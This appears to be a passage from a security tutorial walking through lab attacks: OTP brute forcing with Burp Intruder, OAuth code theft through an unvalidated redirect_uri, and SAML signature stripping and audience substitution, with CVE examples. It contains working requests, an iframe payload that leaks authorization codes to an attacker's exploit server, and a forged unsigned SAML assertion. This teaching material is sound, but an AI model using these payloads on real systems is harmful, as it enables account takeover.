The target application implements a classic login followed by a 4-digit OTP verification at `/login2`. At first glance, the application appears to mitigate brute forcing by logging the user out after two consecutive incorrect OTP submissions, a behavior that superficially resembles a lockout policy. However, this is not a true lockout: it merely forces a re-authentication before the next attempt. The OTP space is only 10,000 values (0000–9999), so the attacker needs at most 5,000 full login cycles to guarantee the correct code is found. There is no account lockout, no OTP invalidation for failed attempts, and no per-account attempt counter that persists across sessions: the only drawback is the overhead of repeating the login flow before each attempt, which can be easily automated.

This is precisely the *Insufficient Protection of the Verification Code* weakness discussed earlier: the rate-limiting mechanism is incomplete because it operates at the session level rather than at the account level, and is therefore fully bypassable by automating session renewal.

Hands-on walkthrough. The following steps reproduce the lab attack, using Burp Suite:

1. Log in with valid test credentials (`carlos:montoya`) and step through the 2FA verification page once. Submit **two wrong codes** in a row and observe that the application logs the session out entirely, rather than simply rejecting the code. This means Burp needs to be able to **log back in automatically** before every guess sent by Intruder.

2. Capture the request to the verification endpoint with **Burp Proxy**, which will later be sent to Intruder. The essential part of the request will look something like this:

```
POST /login2 HTTP/2
Host: 0a8800c3043986468002d63100fb0020.web-security-academy.net
Cookie: session=UydnXN5fo43DDeAIWkO4gXPXNesv5p9I
Content-Length: 51
Content-Type: application/x-www-form-urlencoded
Referer: https://0a8800c3043986468002d63100fb0020.web-security-academy.net/login2

csrf=AiCwnUz3KWCz0R61bLEkUYT8IVEPKkzX&mfa-code=1234
```

   Note that the body carries both the OTP guess (`mfa-code`) and a `csrf` token.

3. In Burp's **settings**, open the **Sessions** panel and add a new **session handling rule**. Set its **URL scope** to cover **all URLs**, then add a **rule action** that **runs a macro**. Add the macro

selecting the three requests that make up a full login cycle (as shown in Figure 6), in order: the request for the login page (`GET /login`), the credential submission (`POST /login`), and the request for the OTP page (`GET /login2`). Now, clicking **Test macro** should confirm that its final response is the OTP page, meaning Burp can replay this sequence on demand to obtain a fresh, authenticated pre-2FA session before each request sent by Intruder.



Figure 6: Burp Macro Editor showing the three recorded login requests.

4. Send the previously captured `POST /login2` request to **Burp Intruder** and mark `mfa-code` as the only payload position.

5. In the **Payloads** panel, select the **Numbers** payload type and configure a range from `0` to `9999` with step `1`. Then set the **integer digits** to `4` and the **fraction digits** to `0`, so that every guess is generated as a 4-digit code covering the entire OTP space.



Figure 7: Burp Intruder payload configuration.

6. In the **Resource pool** side panel, set the **Maximum concurrent requests** to `1`: since each guess depends on the session established by the macro in the previous request, running guesses in parallel would break the re-authentication logic.

7. **Launch the attack** and sort the results by **status code**. Nearly all guesses will return the same response as an incorrect OTP submission, while the correct code produces an HTTP `302` redirect to the authenticated area. Right-clicking the request that returned the `302` response and selecting **Show response in browser** will open the authenticated account page, confirming that the second factor has been bypassed for the victim's account.

REAL-WORLD SCENARIO: CVE-2025-60424

This kind of vulnerability was found in Nagios Fusion (versions 2024R1.2 and 2024R2): the `/verify-otp` endpoint accepted an unlimited number of guesses with no throttling or lockout, allowing an attacker with valid credentials to brute-force the OTP and gain unauthorized access, including to administrator accounts.
For more information, see https://nvd.nist.gov/vuln/detail/CVE-2025-60424.

A related flaw (**CVE-2025-60425**) further compounded this issue: the same application failed to invalidate existing session tokens upon enabling 2FA, allowing an attacker with a pre-existing session to bypass the second authentication factor.
For more information, see https://nvd.nist.gov/vuln/detail/CVE-2025-60425.

6.2 OAuth 2.0: Authorization Code Theft via `redirect_uri` Manipulation

Lab exercise. The PortSwigger Web Security Academy lab *"OAuth account hijacking via redirect_uri"* (*Practitioner* difficulty) provides a reproducible example of the attack described in Subsection 5.2. The lab and its solution are available at https://portswigger.net/web-security/oauth/lab-oauth-account-hijacking-via-redirect-uri.

The target application uses an OAuth service to allow users to log in with their social media account. The authorization server accepts arbitrary values for the `redirect_uri` parameter without any validation: an attacker can therefore craft a malicious authorization request pointing to an attacker-controlled server and deliver it to a victim who already has an active session with the OAuth service. When the victim's browser follows the link, the authorization server issues an authorization code and redirects the browser to the attacker's endpoint, leaking the code in the query string. The attacker then submits the stolen code to the legitimate callback endpoint of the client application and is logged in as the victim, with no credentials required.

This scenario is a perfect example of the *Improper* ***`redirect_uri`*** *Validation* weakness: the authorization server performs no check on the redirection target, making the entire authorization code flow easily exploitable.

Hands-on walkthrough. The following steps reproduce the attack step-by-step using Burp Suite and the lab's built-in exploit server to deliver the malicious payload to the victim:

1. Complete a normal login on the client application using test credentials (`wiener:peter`), then log out and log back in. Notice that the second login completes **instantly**, without being asked for credentials again. This confirms that an active session with the OAuth service **persists across logins**, which is exactly the condition the attack relies on to leak a code without user interaction.

2. In Burp's Proxy **HTTP history**, detect the **most recent** authorization request, starting with `GET /auth?client_id=[...]`, and send it to **Repeater**. The request (shown below with only the essential parameters) will look something like this:

```
GET /auth?client_id=u8xpo7bg97k9e7ldym2at&redirect_uri=https://0
    a4b00c3049f7151819d16e500af0023.web-security-academy.net/oauth-callback&
    response_type=code&scope=openid%20profile%20email HTTP/2
Host: oauth-0a31006004ce7116815f14cb026b007b.oauth-server.net
Cookie: _session=I77lH_kvy2rQJT4Qg4ksK; _session.legacy=I77lH_kvy2rQJT4Qg4ksK
Referer: https://0a4b00c3049f7151819d16e500af0023.web-security-academy.net/
```

3. In Repeater, set the `redirect_uri` value to an arbitrary URL (e.g., `https://example.com`) and resend the request. The response confirms that `redirect_uri` is accepted **without any validation**, redirecting to the attacker-chosen domain with the authorization code already appended to the `Location` header:

```
HTTP/2 302 Found
Location: https://example.com/?code=dyC_6W3Pc5RpPFtC10CrIhn4O6vn9ldOvul3IuBZbnh
```

   Clicking **Follow redirection** confirms that the code is delivered to the arbitrary domain in cleartext, as a normal outbound GET request:

```
GET /?code=dyC_6W3Pc5RpPFtC10CrIhn4O6vn9ldOvul3IuBZbnh HTTP/2
Host: example.com
Referer: https://oauth-0a31006004ce7116815f14cb026b007b.oauth-server.net/
```

4. Point `redirect_uri` to the **exploit server** (its URL is available on the "Go to exploit server" page provided by the lab) and follow the resulting redirect. Checking the exploit server's **access log** (available on the "Access log" page) confirms that the authorization code is delivered in the query string, proving that codes can be leaked to an external domain.



Figure 8: Burp Repeater showing the request with a tampered `redirect_uri`.

After following the redirection, the authorization code arrives at the exploit server as a URL parameter in the `GET` request, as highlighted in Figure 9.



Figure 9: Request and response after following the redirect.

5. On the exploit server, create a page at `/exploit` containing an `iframe` that points to the authorization endpoint with `redirect_uri` set to the exploit server's own domain:

```
<iframe src="https://oauth-0a31006004ce7116815f14cb026b007b.oauth-server.net/auth?
    client_id=u8xpo7bg97k9e7ldym2at&redirect_uri=https://exploit-0
    ab300d704d6712d814315ec01fd00e5.exploit-server.net&response_type=code&scope=
    openid%20profile%20email"></iframe>
```

Figure 10 shows the resulting exploit server page. Since the victim (represented in the lab by an automated admin user) always has an active OAuth session and opens anything sent from the exploit server, loading this `iframe` silently triggers the same authorization redirect used in the previous step, but on the victim's behalf.

Figure 10: Exploit server page hosting the malicious `iframe`.

6. **Store** the exploit and **view** it once to confirm it works: the exploit server's access log should show a new request with a leaked code, this time generated by the exploit page itself.

7. **Deliver the exploit** to the victim. Once delivered, the access log shows **two new requests** from the victim's IP: the exploit page being loaded, followed by the redirect carrying the leaked authorization code:

```
10.0.4.113 "GET /exploit/ HTTP/1.1" 200
10.0.4.113 "GET /?code=5TLw4NpqPYanfjSEcP-776bQXJxhMQQ3zKbCsEQtkVU HTTP/1.1" 200
```

8. **Log out** of the client application, then use the **stolen code** to navigate directly to its callback endpoint in the browser:

```
https://0a4b00c3049f7151819d16e500af0023.web-security-academy.net/oauth-callback?code
    =5TLw4NpqPYanfjSEcP-776bQXJxhMQQ3zKbCsEQtkVU
```

The client application exchanges the code for an access token server-side and completes the OAuth flow automatically, granting the attacker an authenticated session as the victim with no credentials required.

REAL-WORLD SCENARIO: CVE-2019-3778

This kind of vulnerability was found in Spring Security OAuth (versions 2.0.x prior to 2.0.17, 2.1.x prior to 2.1.4, 2.2.x prior to 2.2.4, and 2.3.x prior to 2.3.5): the `DefaultRedirectResolver` used by the authorization endpoint could be manipulated via a crafted `redirect_uri` parameter, causing the authorization server to redirect the resource owner's browser to an attacker-controlled URI with the authorization code appended.
For more information, see https://nvd.nist.gov/vuln/detail/CVE-2019-3778.

6.3 SAML: Signature Validation Attacks

The following examples combine a forged-assertion instance, a self-contained hands-on lab, and a real-world CVE to illustrate the described weaknesses.

Signature Stripping. The *Missing or Improperly Validated Signatures* weakness might be exploited in its most direct form by simply omitting the signature from an otherwise well-formed SAML assertion. If the Service Provider does not enforce the presence of a signature, it will process the unsigned message as legitimate. As one researcher stated, accepting an unsigned SAML assertion is equivalent to accepting a username without checking the password. The following is a minimal example of a forged, unsigned assertion claiming administrator identity:

```
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol">
  <saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
    <saml:Issuer>https://trusted-idp.example.com/</saml:Issuer>
    <saml:Subject>
      <saml:NameID>admin</saml:NameID>
    </saml:Subject>
  </saml:Assertion>
  <!-- No Signature element present -->
</samlp:Response>
```

If the Service Provider accepts this response without requiring a valid signature, the attacker is granted a session as `admin` with no cryptographic proof of identity.

6.3.1 Hands-on Lab

The *Missing or Improperly Validated Signatures* and *Missing Audience and Recipient Restrictions* weaknesses can be reproduced with **saml-practice**, a small Docker-based environment specifically built for practicing SAML attacks, available at https://github.com/jmpalk/saml-practice. It deploys one Identity Provider and two intentionally vulnerable Service Providers, SP0 and SP1, which accept **unsigned** or **improperly validated** responses and **do not enforce** the `Audience` restriction. The manipulation of intercepted SAML messages is done with **SAML Raider**, a Burp Suite extension available from the BApp Store (https://portswigger.net/bappstore/c61cfa893bb14db4b01775554f7b802e).

Setup. Before starting, the lab environment and the Burp extension used to manipulate SAML messages need to be in place.

SETUP NOTE

At the time of writing (mid-2026), the repository's unpinned installation of `pyOpenSSL` and `cryptography` causes all three containers to crash immediately on startup with an `AttributeError` on `X509_V_FLAG_CB_ISSUER_CHECK`, due to a version mismatch between the two packages. Pinning `pyOpenSSL==19.1.0` and `cryptography==3.3.2` (added as a `RUN pip3 install "pyOpenSSL==19.1.0" "cryptography==3.3.2"` line right after the existing `pip3 install -r .../requirements.txt` line in each of the three `Dockerfile.*.orig` templates) resolves this as of this writing. This specific pin is not guaranteed to remain installable indefinitely: if it fails, check for a currently-compatible `pyOpenSSL`/`cryptography` pair.

1. Clone the repository and run `sudo ./start-saml-practice.sh`, providing the host's IP address when prompted. This builds and starts three containers: the IdP on port `8000`, and the two Service Providers on ports `9000` (SP0) and `9001` (SP1).
2. In Burp, install SAML Raider from the BApp Store, available in the **Extensions** tab.

Attack 1 – Signature Stripping.

1. In Burp, turn on Intercept (Proxy → Intercept on). Navigate to SP0 (`http://<host>:9000/`) and click "Log in to continue". This redirects to the IdP's login page, which, for this simplified test IdP, only asks to select a username from a dropdown, with no password involved. Select any user from the available ones (e.g., `alex@example.com`) and submit.
2. Burp intercepts the automatic POST request to `http://<host>:9000/saml/acs/` containing the `SAMLResponse` parameter. At this point, SAML Raider automatically detects the `SAMLResponse` parameter and exposes a decoded XML editor in a dedicated tab, as shown in Figure 11.



Figure 11: SAML Raider tab showing the decoded assertion and the `SAMLResponse` parameter.

3. In the SAML Raider tab, edit the `<NameID>` value inside the decoded assertion to a different identity. In this case, change it from `alex@example.com` to `luke@example.com`. Note that the latter is a user that, as discussed in the next attack, the IdP never actually offers as an option when logging in to SP0. Now, click **Remove Signatures**: this produces a success message at the bottom of the screen, as shown in Figure 12. At this point, forward the request.



Figure 12: SAML Raider confirming signature removal, with the tampered `NameID` highlighted.

4. Because SP0 **does not enforce** signature verification on the resulting unsigned response, it is accepted, and a session is granted for the freely-chosen identity, as illustrated in Figure 13.



Figure 13: SP0 granting a session for the identity chosen in the tampered assertion.

Attack 2 – Audience Substitution. The IdP's login page deliberately narrows the list of selectable users depending on which SP initiated the flow: `luke@example.com` is offered only when the login originates from SP1, never from SP0. Therefore, a normal login can never produce a session for that identity on SP0. This is exactly the scenario that the *Missing Audience and Recipient Restrictions* weakness allows to bypass.

1. Navigate to SP1 (`http://<host>:9001/sp1/`) and log in as `luke@example.com`. At this point, intercept the resulting POST request sent to SP1's **assertion consumer service** endpoint (`http://<host>:9001/sp1/saml/acs/`), then copy the full `SAMLResponse` value, left **untouched** and still **validly signed**.



Figure 14: Burp Proxy intercepting the request sent to SP1's assertion consumer service.

2. Open a clean session/browser page (for example, a private window) to avoid cookie issues, then start the login on SP0 (`http://<host>:9000/`) with any user (e.g., `alex@example.com`). Now, intercept the POST request that SP0 sends to its own assertion consumer service endpoint (`http://<host>:9000/saml/acs/`) and send it to **Burp Repeater**.

3. In Burp Repeater, replace SP0's `SAMLResponse` value entirely with the one previously captured from SP1, as shown in Figure 15. Then, click **Apply changes**.



Figure 15: Burp Repeater showing the request to SP0's assertion consumer service, with its `SAMLResponse` value replaced by the one issued for SP1.

4. Forward the request. SP0 accepts it, returning an `HTTP 302 Found` response together with a **new session cookie**, as highlighted in Figure 16.



Figure 16: Burp Repeater showing SP0's response with the new session cookie.

To confirm that the session has been correctly established, craft a separate request by hand, pasting the `session` value highlighted above into its `Cookie` header. Make sure to leave

a **blank line** at the end of the request, otherwise Repeater will report an error. Clicking **Send** will then open a small dialog (as shown in Figure 17) asking for the target **Host** and **Port**, where HTTPS must be **disabled**.

